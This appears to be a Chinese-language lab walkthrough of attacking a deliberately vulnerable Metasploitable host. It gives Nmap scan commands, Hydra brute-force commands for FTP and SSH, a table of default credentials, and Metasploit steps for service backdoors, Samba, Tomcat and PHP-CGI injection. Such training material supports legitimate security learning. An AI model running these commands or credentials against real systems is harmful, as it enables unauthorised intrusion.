
扫描阶段：

工具：Nmap

隐蔽扫描 nmap -sS 192.168.8.135



端口爆破：FTP、SSH等


工具：Hydra

备用字典：

| **用户名** | **密码** |
| --- | --- |
| msfadmin | msfadmin |
| user | user |
| postgres | postgres |
| sys | batman |
| klog | 123456789 |
| service | service |


1. 爆破FTP

hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt ftp://192.168.8.135




1. 爆破SSH

hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.8.135 ssh




登陆系统：




端口渗透：

1. **6667-------irc\_3281\_backdoor**

利用metasploit




成功获取会话，root权限




1. **6200-------vsftpd\_234\_backdoor**

利用metasploit




反弹会话，root权限




1. **1524-------ingrelock\_backdoor**

利用telnet连接1524，直接返回root会话




1. **1099-------distcc程序漏洞----ingrelock**

利用metasploit




返回会话



1. **139-------samba为3.0漏洞**


先用nmap进行详细扫描


nmap -v -A -T4 192.168.8.135




Samba 3.0.20

利用metasploit






返回会话，root权限




1. **8180-------Apache Tomcat弱口令**



使用use auxiliary/scanner/http/tomcat\_mgr\_login进行账户爆破


用默认自带的字典即可

爆破出tomcat/tomcat




使用use exploit/multi/http/tomcat\_mgr\_upload模块

获取meterpreter会话



1. **80-------PHP CGI参数注入执行漏洞**



msf > search cve:2012-1823

msf > use exploit/multi/http/php\_cgi\_arg\_injection

msf exploit(php\_cgi\_arg\_injection) > show options

msf exploit(php\_cgi\_arg\_injection) > set rhost 192.168.8.135

rhost => 192.168.8.135

msf exploit(php\_cgi\_arg\_injection) > run

